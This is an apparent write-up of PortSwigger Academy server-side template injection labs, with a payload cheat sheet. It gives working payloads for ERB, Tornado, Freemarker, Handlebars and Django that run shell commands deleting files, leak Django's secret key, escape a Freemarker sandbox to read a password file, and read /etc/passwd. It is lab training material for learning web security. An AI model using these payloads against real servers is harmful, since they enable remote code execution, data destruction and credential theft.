。Server-Side Template Injection

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# Overview + Resources

- This document contains a writeup of the Server-Side Template Injection category labs from Portswigger Academy.
- There is a "Cheat Sheet | Summary" section in the beginning that goes over everything learned/used in all the labs completed. The lab sections will contain more details.
- https://portswigger.net/web-security/all-labs#server-side-template-injection

# Recon + Prevention

- Detect and identify server-side template injection:
- <a href="https://portswigger.net/web-security/server-side-template-injection#constructing-a-server-side-template-injection-attack">https://portswigger.net/web-security/server-side-template-injection-attack</a>
- Prevent server-side template injection:
- <a href="https://portswigger.net/web-security/server-side-template-injection#how-to-prevent-server-side-template-injection-vulnerabilities">https://portswigger.net/web-security/server-side-template-injection#how-to-prevent-server-side-template-injection-vulnerabilities</a>

# Cheat Sheet | Summary

- Basic Server-side Template Injection
- Ruby ERB Template Syntax
  - Payload: <%=7\*7%>
- If the payload was successful, then in the response we should see the value of 49.
- The following payload can be used to execute an OS command that deletes a file from the server:
  - Payload: <%system("rm/home/carlos/morale.txt")%>
- Other payloads for enumeration:
  - {{**7\*7**}}
  - \${7\*7}
- Resources:
  - https://docs.ruby-lang.org/en/2.3.0/ERB.html
  - https://cheatsheetseries.owasp.org/cheatsheets/Ruby\_on\_Rails\_Cheat\_Sheet.html

- Basic Server-side Template Injection (Code Context)
- Tornado web Template Engine
- Try to trigger an error message in the application. Sometimes the application will disclose the template that it is using.
- Some payloads to try:
  - {{**7\*7**}}
  - \${7\*7}
- The syntax needs to be valid for successfully execution of the payload:
  - Payload: }}{{7\*7}
- This payload will return the value of 49.
- The following payload can be used to execute an OS command that deletes a file from the server:
  - Payload: }}{%import+os%}{{os.system("rm+/home/carlos/morale.txt")
- Resources:
  - https://www.tornadoweb.org/en/stable/template.html

- <u>Server-side Template Injection Using Documentation</u>
- Freemarker Template Engine
- Trigger an overly verbose error message on the application, which discloses the template engine in use.
  - \${7\*test}
- The following payload can be used to execute an OS command that deletes a file from the server:
  - Payload: <#assign ex="freemarker.template.utility.Execute"?new()> \${ ex("rm /home/carlos/morale.txt") }
- Resources:
  - https://freemarker.apache.org/docs/app\_faq.html#faq\_template\_uploading\_security
  - https://portswigger.net/research/server-side-template-injection

- Server-side Template Injection with a Documented Exploit
- Handlebars Template Engine
- Resource:
  - http://mahmoudsec.blogspot.com/2019/04/handlebars-template-injection-and-rce.html
- Identification Payload:
  - {{this}}{{self}}
- Using the payload mentioned in the resource, swap out the following code:
  - return JSON.stringify(process.env);
- Then inject either of the following payloads, then URL encode the entire payload String:
  - return require('child\_process').execSync('rm /home/carlos/morale.txt');
  - return require('child\_process').exec('rm /home/carlos/morale.txt');

- Server-side Template Injection with Information Disclosure via User-supplied Objects
- Django Template Engine.
- Payload to disclose debug information:
  - {% debug %}
- The "settings" Object can be used to retrieve sensitive information from the template engine configuration.
  - Payload: {{settings.SECRET\_KEY}}
- Server-side template injection in a sandboxed environment
  - See lab information.
- Server-side template injection with a custom exploit
  - See lab information.

# Labs

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- LAB PRACTITIONER <u>Server-side template injection in an unknown language with a documented exploit</u>
   Solved
- LAB PRACTITIONER <u>Server-side template injection with information disclosure via user-supplied objects</u> Solved
- LAB EXPERT <u>Server-side template injection in a sandboxed environment</u> Solved
- LAB EXPERT <u>Server-side template injection with a custom exploit</u> Solved

Lab: Basic server-side template injection

# Lab: Basic server-side template injection

- This lab is vulnerable to server-side template injection due to the unsafe construction of an ERB template.
- To solve the lab, review the ERB documentation to find out how to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.
- Summary Steps to Exploit:
- See slides.

- Go through the entire application's functionality and identify if there are any query parameters or inputs that are reflected in the response.
- Fuzz the query parameter "message" with characters that are commonly used in template expressions.
- The following expression did not have any affect as we can still see the plaint-text data and it was not executed:
- {{7\*7}}

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 The following template expression did not have any affect on the application either:

\${7\*7}

 However, the following expression using the Ruby ERB template syntax did execute on the server-side application:

<%=7\*7%>

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- Resources:
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  - <a href="https://cheatsheetseries.owasp.org/cheatsheets/Ruby">https://cheatsheetseries.owasp.org/cheatsheets/Ruby</a> on Rails Cheat Sheet.html
- The following payload can be used to execute an OS command that deletes a file from the server:
- <%system("rm /home/carlos/morale.txt")%>



Lab: Basic server-side template injection (code context)

# Lab: Basic server-side template injection (code context)

- This lab is vulnerable to server-side template injection due to the way it unsafely uses a Tornado template. To solve the lab, review the Tornado documentation to discover how to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.
- You can log in to your own account using the following credentials: wiener:peter
- Hint
- Take a closer look at the "preferred name" functionality.
- Summary Steps to Exploit:
- See slides.

- Go through the entire applications workflow and identify any query parameters or boy parameters that may be using a template syntax.
- This POST request is using code syntax to display the user's name in the blog post.
- Changing this value to the "nickname" option, changes the display name of the user when we make a comment on a blog post.





- When making a comment on a blog post the display name of the user is now changed to "H0td0g".
- We can try injecting template injection payloads in the POST request for the parameter and identify what affects it has on the display name in the comments.

## Comments

Lee Mealone | 14 March 2023

Sorry I haven't been in touch mother, I keep getting your email wrong. Hope this reaches you.

Rich Man | 28 March 2023

My mum said I can't go over until I've tidied my room.


H0td0g | 01 April 2023


test

## Leave a comment

Comment:

- Using the basic payload {{7\*7}} in the request results in an error message that discloses the template that the application is using.
- We can try to manipulate the payload to get a valid response with the executed template injection.






## Internal Server Error


No handlers could be found for logger "tornado.application" Traceback (most recent call last): File "<string>", line 15, in <module> File "/usr/local/lib/python2.7 /dist-packages/tornado/template.py", line 317, in \_\_init\_\_ "exec", dont\_inherit=True) File "<string>.generated.py", line 4 \_tt\_tmp = user.nickname{{7\*7 # <string>:1 ^ SyntaxError: invalid syntax

- The following payload will result in successful server-side template injection execution:
- }}{{7\*7
- We can see that in the user's name displayed in the comments, the value of 49 is returned.



Comments

- Resources:
  - https://www.tornadoweb.org/en/stable/template.html
- Final Payload:
- }}{%import+os%}{{os.system("rm+/home/carlos/morale.txt")



# Lab: Server-side template injection using documentation

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- This lab is vulnerable to server-side template injection. To solve the lab, identify the template engine and use the documentation to work out how to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.
- You can log in to your own account using the following credentials:
- content-manager:C0nt3ntM4n4g3r
- Hint
- You should try solving this lab using only the documentation. However, if you get really stuck, you can try finding a well-known exploit by @albinowaxthat you can use to solve the lab.
- Summary Steps to Exploit:
- See slides.

### Home

## Template:

Ever find yourself asking stupid questions that you should know the answer to? Luckily the Sarcastic 9 Ball is here to put an end to obvious questions!

With blunt and brutally honest answers like: 'Well, duh!' and 'Yes, if you leave me alone!' you and your friends will get the right answer every shake, albeit with a withering put down to boot. The Sarcastic Nine Ball is the perfect gift for that loved one or friend that just won't let up with those nagging questions. Give it as a present, or simply carry it with you and get an ironic answer for their stupidity every time!

This product is <u>Ridley's</u> spin on the magic eight ball that traditional offers sound advice and guidance, whereas the Nine Ball takes a far blunter approach, an approach that's well needed sometimes.

<get your own back on those annoying question askers or give as a gift to someone who's confused constantly!</p>

Hurry! Only \${product.stock} {{7\*7}} left of \${product.name} at \${product.price}.

- Go through all the application's functionality and identify there is an "Edit Template" button.
- First, we need to detect which template engine is being used by the application.

### Preview

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Hurry! Only 802 {{7\*7}} left of Sarcastic \$1.66.

- The following payload is not being executed and didn't trigger an error message:
- {{7\*7}}



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- The following payload is not being executed and didn't trigger an error message:
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Hurry! Only 639 a{\*comment\*}b left of Sarcastic 9 Ball at \$1.66.

**Edit template** 

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
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- The following payload triggered an error message and disclosed the template engine the application is using – FreeMarker Template:
- \${7\*test}



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
Hurry! Only 202 FreeMarker template error (DEBUG mode; use RETHROW in production!): The following has evaluated to null or missing: ==> test [in template "freemarker" at line 5, column 37] ---- Tip: If the failing expression is known to legally refer to something that's sometimes null or missing, either specify a default value like myOptionalVar!myDefault, or use <#if myOptionalVar??>when-present<#else>when-missing. (These only cover the last step of the expression; to cover the whole expression, use parenthesis: (myOptionalVar.foo)!myDefault, (myOptionalVar.foo)?? ---- FTL stack trace ("~" means nesting-related): - Failed at: \$\forall 7 \text{ test} \text{ [in template "freemarker" at line 5, column 33] ---- Java stack trace (for programmers): ---- freemarker.core.lnvalidReferenceException: [ Exception message was already printed; see it above ...] at freemarker.core.InvalidReferenceException.getInstance(InvalidReferenceException.java:134) at freemarker.core.UnexpectedTypeException.newDescriptionBuilder(UnexpectedTypeException.java:85) at freemarker.core.UnexpectedTypeException. (UnexpectedTypeException.java:48) at freemarker.core.NonNumericalException.(NonNumericalException.java:47) at freemarker.core.Expression.modelToNumber(Expression.java:160) at freemarker.core.Expression.evalToNumber(Expression.java:153) at freemarker.core.ArithmeticExpression. eval(ArithmeticExpression.java:51) at freemarker.core.Expression.eval(Expression.java:101) at

freemarker.core.DollarVariable.calculateInterpolatedStringOrMarkup(DollarVariable.java:100) at freemarker.core.DollarVariable.accept(DollarVariable.java:63) at freemarker.core.Environment.visit(Environment.java:331) at freemarker.core.Environment.visit(Environment.java:337) at

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lab.actions.templateengines.FreeMarker.main(FreeMarker.java:23) Edit template

- Resources:
  - https://freemarker.apache.org/docs/app\_faq.html#faq\_template\_uploading\_security
  - https://portswigger.net/research/server-side-template-injection
- Final Payload:
- <#assign ex="freemarker.template.utility.Execute"?new()>\${ ex("rm /home/carlos/morale.txt")}




It is so hard when meeting people for the first time to work out if they are the good guys or the bad guys. Hey, g Impression Costumes, you can signal that you are the angel those potential dates are looking for.
Cour real have the dates falling at your feet, no more wasting time for them on someone who might be a little devil inside. And they make up their minds. Your evening will begin as soon as you set foot inside the doors.
Everyone will w polish your halo, the jokes will come flooding and the conversation will flow freely. Watch as all the other guys fall by important to remind our customers that purchasing our angel costume, if you really are a little devil, will be in breach


Lab: Server-side template injection in an unknown language with a documented exploit


# Lab: Server-side template injection in an unknown language with a documented exploit

- This lab is vulnerable to server-side template injection. To solve the lab, identify the template engine and find a documented exploit online that you can use to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.
- <u>Summary Steps to Exploit</u>:
- See slides.

 Work through the entire application and inject template injection payloads.








- Injecting the following payload caused an error that disclosed the template engine that is being used (Handlebars):
- {{7\*7}}

- Resource:
  - <a href="http://mahmoudsec.blogspot.com/2019/04/handlebars-template-injection-and-rce.html">http://mahmoudsec.blogspot.com/2019/04/handlebars-template-injection-and-rce.html</a>
- Using the following payload helped to determine the correct path towards exploitation, the application returned [object Object]:
- {{this}}{{self}}



- URL encode the entire payload disclosed in the resource in previous slide.
- Swap the following: return JSON.stringify(process.env);
- To any of the following payloads to delete a file from the server's file system:
  - return require('child process').execSync('rm /home/carlos/morale.txt');
  - return require('child\_process').exec('rm /home/carlos/morale.txt');



Lab: Server-side template injection with information disclosure via user-supplied objects

# Lab: Server-side template injection with information disclosure via user-supplied objects

- This lab is vulnerable to server-side template injection due to the way an object is being passed into the template. This vulnerability can be exploited to access sensitive data.
- To solve the lab, steal and submit the framework's secret key.
- You can log in to your own account using the following credentials:
- content-manager:C0nt3ntM4n4g3r
- Summary Steps to Exploit:
- See slides.

- Go through the application's functionality and submit template injection related payloads to trigger an error message.
- The error message discloses the template engine that the application is using Django.



## Internal Server Error

Traceback (most recent call last): File "<string>", line 11, in <module> File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 191, in \_\_init\_\_ self.nodelist = self.compile\_nodelist() File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 230, in compile\_nodelist return parser.parse() File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 486, in parse raise self.error(token, e) django.template.exceptions.TemplateSyntaxError: Could not parse the remainder: '(java.lang.System).getenv()' from 'T(java.lang.System).getenv()'

- Django template engine has a "debug" function that can be used to view a detailed report of the configured template engine.
- Payload:
- {% debug %}

### Template:

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy.Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public.Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.Hurry! Only {{product.stock}} left of {{product.name}} at {{product}}.{% debug %}

### Preview

Save

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- The "settings" Object can be used to retrieve sensitive information from the template engine configuration.
- Payload:
- {{settings.SECRET\_KEY}}

Home | My account

### Template:

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### Preview

Save

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Stock's Umbrella", '\$tock': 118}.

### Lab: Server-side template injection in a sandboxed environment

### Lab: Server-side template injection in a sandboxed environment

- This lab uses the Freemarker template engine. It is vulnerable to server-side template injection due to its poorly implemented sandbox. To solve the lab, break out of the sandbox to read the file my\_password.txt from Carlos's home directory. Then submit the contents of the file.
- You can log in to your own account using the following credentials:
- content-manager:C0nt3ntM4n4g3r
- Summary Steps to Exploit:
- See slides.

- Go through all the application's functionality and there is an "Edit Template" function where we have access to the Product Object.
- We can use the JavaDoc for the Object Class to find methods that should be available on All objects.
- The following payload confirms this:

Save

\${product.getClass()}

# home. But it's not just about its useful integration in your existing room, it's also about the convenience it offers in your work and leisure time. Picture this, you are halfway through your working day and it's time for a well-earned nap. You will be able to save time by moving your work to one side, as you lie back and drift off without interrupting the natural flow of the day. When you've had your power nap, and are ready to get back to it everything is there waiting for you. Nothing can offer you a work-life balance like the ZZZZZZZ bed can. Sleep in comfort when you need to, whatever time of day it is. Wake up and work any time sleep is getting the better of you, your office will always be at your fingertips. Call us today for a free quote and to discuss any of our innovative add-ons you will wonder how you ever lived without Hurry! Only \${product.stock} left of \${product.name} at \${product.price}. \${product.getClass()}

Preview

We are delighted to introduce you to our new, state of the art, home office. ZZZZZZ Bed is a revolutionary space-saving concept for those of you struggling to fit everything into your tiny home. But it's not just about its useful integration in your existing room, it's also about the convenience it offers in your work and leisure time.Picture this, you are halfway through your working day and it's time for a well-earned nap. You will be able to save time by moving your work to one side, as you lie back and drift off without interrupting the natural flow of the day. When you've had your power nap, and are ready to get back to it everything is there waiting for you.Nothing can offer you a work-life balance like the ZZZZZZZ bed can. Sleep in comfort when you need to, whatever time of day it is. Wake up and work any time sleep is getting the better of you, your office will always be at your fingertips. Call us today for a free quote and to discuss any of our innovative add-ons you will wonder how you ever lived withoutHurry! Only 307 left of ZZZZZZ Bed - Your New Home Office at\$8.11.class lab.actions.templateengines.FreeMarkerProduct

- A sequence of method invocations grants access to a Class where we can read a file. Since the application is executing this code server-side we get the server's file system data.
- Final Payload:

Preview

Save

• \${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my\_pass word.txt').toURL().openStream().readAllBytes()?join(" ")}

## Template: Picture this, you are halfway through your working day and it's time for a well-earned nap. You will be able to save time by moving your work to one side, as you lie back and drift off without interrupting the natural flow of the day. When you've had your power nap, and are ready to get back to it everything is there waiting for you. Nothing can offer you a work-life balance like the ZZZZZZ bed can. Sleep in comfort when you need to, whatever time of day it is. Wake up and work any time sleep is getting the better of you, your office will always be at your fingertips. Call us today for a free quote and to discuss any of our innovative add-ons you will wonder how you ever lived without Hurry! Only \${product.stock} left of \${product.name} at \${product.price}. \${product.getClass()} \${product.getClass()}.getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my\_password.txt').toURL().openStream().readAllBytes()?join(" ")}


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
## Lab: Server-side template injection with a custom exploit

## Lab: Server-side template injection with a custom exploit

- This lab is vulnerable to server-side template injection. To solve the lab, create a custom exploit to delete the file /.ssh/id\_rsa from Carlos's home directory.
- You can log in to your own account using the following credentials: wiener:peter
- Warning
- As with many high-severity vulnerabilities, experimenting with server-side template injection can be dangerous. If you're not careful when invoking methods, it is possible to damage your instance of the lab, which could make it unsolvable. If this happens, you will need to wait 20 minutes until your lab session resets.
- Summary Steps to Exploit:
- See slides.

 Go through the application's workflow and identify any functions that may be vulnerable to template injection.





- Using a common identification payload for template injection, the application executes the code server-side and returns the value in the response:
- }}{{7\*7

 Like a previous lab, we can confirm if the "change-authordisplay" function is vulnerable to template injection.

### Comments

Hackvertor

Aileen Slightly | 08 March 2023

We all know a song about that, don't we?

Greg Fomercy | 24 March 2023

I've just opened a restaurant, I'd like to plaster your blog posts on the walls. Is that in breach of copyright? If it is, do you know any decorators

Shawn Again | 01 April 2023

Someone on the train was reading this over my shoulder so I asked if he wanted it. I didn't mean my iPad!

(P) H0td0g49 | 03 April 2023

Test


### Leave a comment

Comment:

### Request

```
Hackvertor
 1 POST /my-account/change-blog-post-author-display HTTP/2
 2 Host: 0a6c00d903f14d88800721dc00f70066.web-security-academy.net
 3 Cookie: session=cDCeKBbLUYJVeR8DvQeYbQmANx9Z5DkX
 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/111.0
 5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
   =0.8
 6 Accept-Language: en-US, en; q=0.5
 7 Accept-Encoding: gzip, deflate
 8 Content-Type: application/x-www-form-urlencoded
 9 Content-Length: 85
10 Origin: https://Oa6c00d903f14d88800721dc00f70066.web-security-academy.net
11 Referer:
  https://Oa6c00d903f14d88800721dc00f70066.web-security-academy.net/my-account?id=w
  iener
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 blog-post-author-display=user.getClass()}}{{7*7&csrf=
   uezNyZOA7BobIkNONj11DkL28peFPxgf
```

### Response



- We have access to the "User" Object.
- One way to confirm is by invoking the getClass() method and the application does not return an error.

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9 | 03 April 2023

Test

### Leave a comment

Comment:




- Submitting an invalid file using the file upload functionality leads to an overly verbose error message that discloses useful information:
- /home/carlos/avatar\_upload.php
- /home/carlos/User.php
- User->setAvatar()

### My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email	
Update email	
Preferred name	
Name	<b>~</b>
Submit	
Avatar:	
Browse test.txt	
Upload	



 In the change author display request, we can set a new Avatar with the value of "/etc/passwd".

- This GET request is used to view the file "image" that has been uploaded to the application.
- Here we can successfully view the contents of the "/etc/passwd" file.



```
Response
                                 Hackvertor
 1 HTTP/2 200 OK
 2 Content-Type: image/unknown
 3 X-Frame-Options: SAMEORIGIN
 4 Content-Length: 2262
 6 root:x:0:0:root:/root:/bin/bash
 7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
 8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
 9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
